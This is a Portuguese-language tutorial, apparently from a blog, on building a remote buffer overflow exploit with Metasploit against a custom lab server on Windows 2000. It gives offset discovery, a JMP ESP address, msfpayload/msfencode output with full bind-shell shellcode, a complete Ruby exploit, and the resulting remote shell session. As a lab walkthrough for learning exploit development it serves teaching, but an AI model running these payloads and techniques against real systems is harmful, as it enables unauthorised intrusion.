Criar Exploits com a ajuda da Metasploit Framework

Por pr0misc (pr0miscual@gmail.com) - http://pr0miscual.blogspot.com

0x00: intro

Neste guia vou demonstrar como é possível criar exploits de maneira fácil, rápida e com a ajuda da Metasploit Framework 3.
É verdade que uma grande quantidade de «script kiddies» usa o metasploit para correr payloads atrás de payloads sobre serviços que encontram a correr em servidores remotos, mas a verdade é que esta é também uma óptima framework para o desenvolvimento de exploits, seja ele para uso doméstico ou mesmo profissional, pois economiza tempo, esforço e oferece-nos um fantástico leque de ferramentas que serão introduzidas ao longo do guia.

0x01: software

Em termos de software irei usar:

- Metasploit Framework (www.metasploit.com)
- Immunity Debbuger (http://www.immunityinc.com/products-immdbg.shtml)
- um interprete de Ruby (http://www.ruby-lang.org/pt/)
- uma servidor a correr Windows 2000, se bem que pode ser virtual (www.virtualbox.org)
- netcat (man netcat)

Neste servidor estará a correr um servidor criado para este guia que poderei fornecer por mail.

0x02: requerimentos

Pretende-se neste guia explorar os buffer overflows remotos a uma máquina Windows utilizando o Metasploit3 para ajudar a desenvolver o exploit. Será fácil então para a compreensão do mesmo um conhecimento prévio de:

- conhecimento básico de assembly
- uma linguagem de programação à escolha para a escrita do exploit
- conhecimento básico sobre buffer overflows (estrutura da stack, da memória, registos, o ataque, etc..)
- saber usar um debugger

0x03: encontrar o EIP

Uma das técnicas normais para tentar criar um exploit de buffer overflow seria encontrar qual o tamanho da string para que fosse suficiente grande de modo a escrever por cima do RET address do programa.

Executamos o servidor a partir do Immunity, na máquina remota Windows, e corremos o seguinte código na nossa máquina local:

sploit1.rb


```
puts "A" * 100 + "\r\n"
```

Obtendo:


```
#./sploit1.rb | nc 192.168.56.102 1974
```

```
Welcome to SNOW
Username:
```

O programa pára aqui a execução. Voltando ao debugger vê-se que ele trancou ao tentar executar, em EIP, o endereço 0x41414141, que são "AAAA":



E verificamos também no debugger que controlamos dois registos EBP e EIP.



Agora poderíamos ir modificando o número de A's introduzidos até que o fim da nossa string coincidisse exactamente com os 4 bytes do EIP. Isso seria bastante trabalhoso, mas com a ajuda do metasploit podemos descobrir qual o local exacto do EIP sem recorrer a tentativa e erro.

Para isto usamos a ferramenta **patternoffset**, que se encontra na pasta /tools/ da framework metasploit:

```
# ./tools/pattern_create.rb 100
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6
Ac7Ac8Ac9Ad0Ad1Ad2A
```


Criámos assim uma string com 100 caracteres para nos ajudar a encontrar o sítio exacto do EIP. Escrevemos agora o seguinte código para a usar:

sploit2.rb

```
stringmeta =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2A"

puts stringmeta + "\r\n"
```

Reiniciamos o programa do servidor no debugger, corremos o nosso script sploit2.rb e obtemos no servidor, na janela do debugger:



Podemos agora retirar do valor do EIP o endereço: 0x41336341 . Este endereço pode ser introduzido noutra ferramente disponibilizada pelo metasploit, o **patternoffset**. Esta ferramenta permite obter, a partir do resultado de uma string gerada pela patterncreate, o offset exacto da cadeia de caracteres que procuramos, que faz parte dessa string:

```
# ./tools/pattern_offset.rb 0x41336341 100
69
```

Descobrimos assim que o offset de bytes é 69, ou seja, o EIP está na posição 69 da string que usámos, que foi gerada pelo metasploit, para criar o overflow. Geramos agora um script Ruby para substituír exactamente aqueles 4 bytes na posição 69 por um endereço que queiramos, para posteriormente o substituirmos pelo endereço do nosso payload do exploit.

sploit3.rb

```
puts "A" * 69 + [0xf0daf0da].pack('V') + "\r\n"
```

Ou seja, 69 A's e depois um endereço arbitrário (o pack('V') é apenas uma função do Ruby para converter aquele endereço). Reiniciando novamente o

programa no debugger no servidor e correndo o exploit na nossa máquina local obtemos o seguinte resultado:


Conseguimos assim escrever com sucesso no local exacto onde se encontra o EIP.

0x04: onde colocar a payload


Agora que conseguimos controlar a posição do EIP será necessário encontrar um local na memória onde possamos colocar a nossa payload.
Os exploits remotos têm esta dificuldade acrescentada: não sabemos onde na memória estará o código, qual o espaço que temos para o guardar, já que poderão estar vários processos diferentes dos quais não temos conhecimento nem quando começam a executar.
Para isso inventou-se uma técnica que é a de colocar no EIP o endereço de uma instrução simples que salte para um local de memória onde realmente possamos escrever.
O pessoal da Microsoft pensou em nós e facilitou-nos a vida dado que, embora não possamos colocar lá o salto, podemos ir busca-lo a uma das bibliotecas (.DLL) que estejam a ser executados no topo da memória (que estão sempre nas mesmas posições o que nos facilitam bastante a vida, principalmente nos servidores Windows 2000 em que não mudam mesmo!).

A técnica será então colocar em ESP (que podemos conhecer a posição exacta visto que o enchemos com a nossa string criada pelo metasploit) o nosso código da payload e no EIP uma instrução "JMP ESP" que encontramos a ser executada por uma qualquer library do windows.

Reiniciamos o programa e no debugger procuramos pelo opcode que forma "JMP ESP": FF E4. Abrimos o mapa da memória (Alt+M) e procuramos (Ctrl+L) pelo "FF E4" mas apenas nos endereços mais altos, onde se encontram as bibliotecas, pois essas não mudam de sítio nunca (obrigado Microsoft):



Podemos ver aqui no endereço : 0x7c2e7993 que temos então os nossos bytes para o JMP, oferecidos pela ADVAPI32.DLL :)
Este será então o endereço que colocaremos no EIP para que ele execute o "JMP ESP". Falta-nos então saber qual será o endereço exacto do ESP para colocarmos aí o nosso payload. Após a execução do sploit2.rb obtivemos os seguintes valores para os registos:



Como podemos verificar no ESP temos uma representação ASCII do conteúdo do ESP, obrigado Immunity Debugger, que é "c4Ac...", que era uma porção da string gerada pelo pattern_create.rb do metasploit. Utilizaremos novamente o pattern_offset para saber qual o offset em que se encontram, por exemplo, os quatro bytes "c4Ac":

```
# ./tools/pattern_offset.rb "c4Ac" 100
73
```


Ou seja, sabemos que o ESP está na posição 73 da nossa string. Imaginando que o nosso payload era um simples "INT 3", que a única coisa que faz é dizer ao debugger para parar ali, ou seja um debugging breakpoint, dado pelo código 0xCC podemos gerar o seguinte código:

sploit4.rb

```
JMP_ESP=[0x7c2e7993 ].pack('V')
INT3 = "\xCC"

puts "A" * 69 + JMP_ESP + "B"*4 + INT3 +"\r\n"
```

Reiniciamos o programa no debugger, corremos o nosso exploit na nossa máquina e:



Isto porque adicionámos 69 A's, chegando à posição 69 (EIP), colocamos o endereço da instrução "JMP ESP", adicionamos 4 B's, chegando à posição 73 (ESP) colocamos o INT 3 e o debugger parou. Sabemos então que podemos colocar nesta posição o nosso payload.

0x05: gerando e codificando o payload

O metasploit tem uma enorme e doentia base de dados de payloads para os vários sistemas operativos. O comando chama-se msfpayload:

```
# ./msfpayload -h

   Usage: ./msfpayload <payload> [var=val]
<[S]ummary|C|[P]erl|Rub[y]|[R]aw|[J]avascript|e[X]ecutable|[D]ll|[V]BA|[W]ar>
```

Existem praticamente 300 payloads diferentes, desde executar comandos, adicionar utilizadores, fazer spawn de uma shell, colocar uma backdoor à escuta, criar um executavel e fazer o upload, etc.. etc.. é uma questão de explorarem. Nós iremos usar o mais simples chamado: windows/shell_bind_TCP que no fundo coloca uma shell na máquina remota à escuta na porta 4444 (por defeito, o que pode ser mudado).

Estamos a programar em Ruby neste guia, mas esta utilidade gera o código, como podemos ver na ajudam para C, Perl, Java, um executável, um DLL, etc.. utilizaremos então a opção "y" para gerar o código Ruby:

```
# ./msfpayload windows/shell_bind_tcp y

# windows/shell_bind_tcp - 341 bytes
# http://www.metasploit.com
# LPORT=4444, RHOST=, EXITFUNC=process, InitialAutoRunScript=,
# AutoRunScript=
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" +
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" +
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" +
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" +
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" +
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" +
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" +
"\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f" +
"\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29" +
"\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50" +
"\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7\x31" +
"\xdb\x53\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68" +
"\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff" +
"\xd5\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x89\xc7" +
"\x68\x75\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3" +
"\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44" +
"\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56" +
"\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f\x86" +
"\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d\x60" +
"\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5" +
"\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f" +
"\x6a\x00\x53\xff\xd5"
```

Mas como podemos ver, este shellcode contem opcodes proibitivos para quem está a tentar criar um exploit através de uma string: \x00 (nullbyte) que é usado para terminar qualquer string, \x0d (carriage return), \0x0a (new line), etc.. ou seja uma série de caracteres que deveríamos evitar, dado que estamos a executar em memória não nos podemos dar ao luxo que o programa, depois de correr o exploit, encontre na memória um 0x00 e parar de executar o shellcode. Para isto existe a ferramenta msfenconde, também da framework metasploit, que codifica o código de forma a esconder estes tipos de caracteres com um código diferente. Por exemplo para esconder um incremento de 5 de uma variável, ele faz com que se incremente 5 vezes uma unidade a essa variável. Para isso teremos então de especificar quais os bytes que achamos que devem ser substituídos e também devemos, para isto, pedir ao msfpayload a shellcode em R(aw):

```
# ./msfpayload windows/shell_bind_tcp R | ./msfencode -b "\x00\x0a\x0d\xff"

[*] x86/shikata_ga_nai succeeded with size 369 (iteration=1)

buf =
"\x2b\xc9\xbe\x90\x99\xb6\x51\xb1\x56\xda\xde\xd9\x74\x24" +
"\xf4\x58\x83\xc0\x04\x31\x70\x0c\x03\x70\x0c\x72\x6c\x4a" +
```

```
"\xb9\xfb\x8f\xb3\x3a\x9b\x06\x56\x0b\x89\x7d\x12\x3e\x1d" +
"\xf5\x76\xb3\xd6\x5b\x63\x40\x9a\x73\x84\xe1\x10\xa2\xab" +
"\xf2\x95\x6a\x67\x30\xb4\x16\x7a\x65\x16\x26\xb5\x78\x57" +
"\x6f\xa8\x73\x05\x38\xa6\x26\xb9\x4d\xfa\xfa\xb8\x81\x70" +
"\x42\xc2\xa4\x47\x37\x78\xa6\x97\xe8\xf7\xe0\x0f\x82\x5f" +
"\xd1\x2e\x47\xbc\x2d\x78\xec\x76\xc5\x7b\x24\x47\x26\x4a" +
"\x08\x0b\x19\x62\x85\x52\x5d\x45\x76\x21\x95\xb5\x0b\x31" +
"\x6e\xc7\xd7\xb4\x73\x6f\x93\x6e\x50\x91\x70\xe8\x13\x9d" +
"\x3d\x7f\x7b\x82\xc0\xac\xf7\xbe\x49\x53\xd8\x36\x09\x77" +
"\xfc\x13\xc9\x16\xa5\xf9\xbc\x27\xb5\xa6\x61\x8d\xbd\x45" +
"\x75\xb7\x9f\x01\xba\x85\x1f\xd2\xd4\x9e\x6c\xe0\x7b\x34" +
"\xfb\x48\xf3\x92\xfc\xaf\x2e\x62\x92\x51\xd1\x92\xba\x95" +
"\x85\xc2\xd4\x3c\xa6\x89\x24\xc0\x73\x1d\x75\x6e\x2c\xdd" +
"\x25\xce\x9c\xb5\x2f\xc1\xc3\xa5\x4f\x0b\x72\xe2\x81\x6f" +
"\xd6\x84\xe3\x8f\xc8\x08\x6d\x69\x80\xa0\x3b\x21\x3d\x02" +
"\x18\xfa\xda\x7d\x4a\x56\x72\xe9\xc2\xb0\x44\x16\xd3\x96" +
"\xe6\xbb\x7b\x71\x7d\xd7\xbf\x60\x82\xf2\x97\xeb\xba\x94" +
"\x62\x82\x09\x05\x72\x8f\xfa\xa6\xe1\x54\xfb\xa1\x19\xc3" +
"\xac\xe6\xec\x1a\x38\x1a\x56\xb5\x5f\xe7\x0e\xfe\xe4\x33" +
"\xf3\x01\xe4\xb6\x4f\x26\xf6\x0e\x4f\x62\xa2\xde\x06\x3c" +
"\x1c\x98\xf0\x8e\xf6\x72\xae\x58\x9f\x03\x9c\x5a\xd9\x0c" +
"\xc9\x2c\x05\xbc\xa4\x68\x39\x70\x21\x7d\x42\x6d\xd1\x82" +
"\x99\x36\xe1\xc8\x80\x1e\x6a\x95\x50\x23\xf7\x26\x8f\x67" +
"\x0e\xa5\x3a\x17\xf5\xb5\x4e\x12\xb1\x71\xa2\x6e\xaa\x17" +
"\xc4\xdd\xcb\x3d\xce"
```

Como se pode ver, às custas de um incremento no tamanho do shellcode, conseguimos o mesmo código mas sem os bytes que decidimos excluir para não inviabilizar o nosso ataque. Sinceramente acho isto puramente genial. Modificando assim o nosso exploit para uma versão final:

sploit5.rb

```
JMP_ESP=[0x7c2e7993 ].pack('V')
PAYLOAD =
"\x2b\xc9\xbe\x90\x99\xb6\x51\xb1\x56\xda\xde\xd9\x74\x24" +
"\xf4\x58\x83\xc0\x04\x31\x70\x0c\x03\x70\x0c\x72\x6c\x4a" +
"\xb9\xfb\x8f\xb3\x3a\x9b\x06\x56\x0b\x89\x7d\x12\x3e\x1d" +
"\xf5\x76\xb3\xd6\x5b\x63\x40\x9a\x73\x84\xe1\x10\xa2\xab" +
"\xf2\x95\x6a\x67\x30\xb4\x16\x7a\x65\x16\x26\xb5\x78\x57" +
"\x6f\xa8\x73\x05\x38\xa6\x26\xb9\x4d\xfa\xfa\xb8\x81\x70" +
"\x42\xc2\xa4\x47\x37\x78\xa6\x97\xe8\xf7\xe0\x0f\x82\x5f" +
"\xd1\x2e\x47\xbc\x2d\x78\xec\x76\xc5\x7b\x24\x47\x26\x4a" +
"\x08\x0b\x19\x62\x85\x52\x5d\x45\x76\x21\x95\xb5\x0b\x31" +
"\x6e\xc7\xd7\xb4\x73\x6f\x93\x6e\x50\x91\x70\xe8\x13\x9d" +
"\x3d\x7f\x7b\x82\xc0\xac\xf7\xbe\x49\x53\xd8\x36\x09\x77" +
"\xfc\x13\xc9\x16\xa5\xf9\xbc\x27\xb5\xa6\x61\x8d\xbd\x45" +
"\x75\xb7\x9f\x01\xba\x85\x1f\xd2\xd4\x9e\x6c\xe0\x7b\x34" +
"\xfb\x48\xf3\x92\xfc\xaf\x2e\x62\x92\x51\xd1\x92\xba\x95" +
"\x85\xc2\xd4\x3c\xa6\x89\x24\xc0\x73\x1d\x75\x6e\x2c\xdd" +
"\x25\xce\x9c\xb5\x2f\xc1\xc3\xa5\x4f\x0b\x72\xe2\x81\x6f" +
"\xd6\x84\xe3\x8f\xc8\x08\x6d\x69\x80\xa0\x3b\x21\x3d\x02" +
"\x18\xfa\xda\x7d\x4a\x56\x72\xe9\xc2\xb0\x44\x16\xd3\x96" +
"\xe6\xbb\x7b\x71\x7d\xd7\xbf\x60\x82\xf2\x97\xeb\xba\x94" +
"\x62\x82\x09\x05\x72\x8f\xfa\xa6\xe1\x54\xfb\xa1\x19\xc3" +
"\xac\xe6\xec\x1a\x38\x1a\x56\xb5\x5f\xe7\x0e\xfe\xe4\x33" +
"\xf3\x01\xe4\xb6\x4f\x26\xf6\x0e\x4f\x62\xa2\xde\x06\x3c" +
```

```
"\x1c\x98\xf0\x8e\xf6\x72\xae\x58\x9f\x03\x9c\x5a\xd9\x0c" +
"\xc9\x2c\x05\xbc\xa4\x68\x39\x70\x21\x7d\x42\x6d\xd1\x82" +
"\x99\x36\xe1\xc8\x80\x1e\x6a\x95\x50\x23\xf7\x26\x8f\x67" +
"\x0e\xa5\x3a\x17\xf5\xb5\x4e\x12\xb1\x71\xa2\x6e\xaa\x17" +
"\xc4\xdd\xcb\x3d\xce"

 puts "A" * 69 + JMP_ESP + "B"*4 + PAYLOAD + "\r\n"
```

E podemos ver que não acontece nada. Abrindo outro terminal e tentando conectar à porta 4444:

```
# telnet 192.168.56.102 4444
Trying 192.168.56.102...
Connected to 192.168.56.102.
Escape character is '^]'.
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3016-C74B

 Directory of C:\Documents and Settings\Administrator\Desktop

10/01/2010  01:32p    <DIR>          .
10/01/2010  01:32p    <DIR>          ..
10/01/2010  01:27p           250,839 demo.exe
10/01/2010  01:32p        13,684,370 ImmunityDebugger_1_73_setup.exe
               2 File(s)     13,935,209 bytes
               2 Dir(s)   3,112,681,472 bytes free

C:\Documents and Settings\Administrator\Desktop>
```

Obtemos assim acesso à máquina através desta backdoor instalada com o shellcode obtido pelo metasploit.

0x06: conclusões

Podemos assim ver que com o auxílio do metasploit framework, um pouco de reverse engeneering, uma linguagem de programação simples podemos criar exploits simples e eficazes.
As ferramentas disponíbilizadas pela Metasploit Framework são na verdade um enorme auxílio para quem quer escrever exploits.
Alguma dúvida são bem vindos em enviar-me um e-mail.

.... pr0misc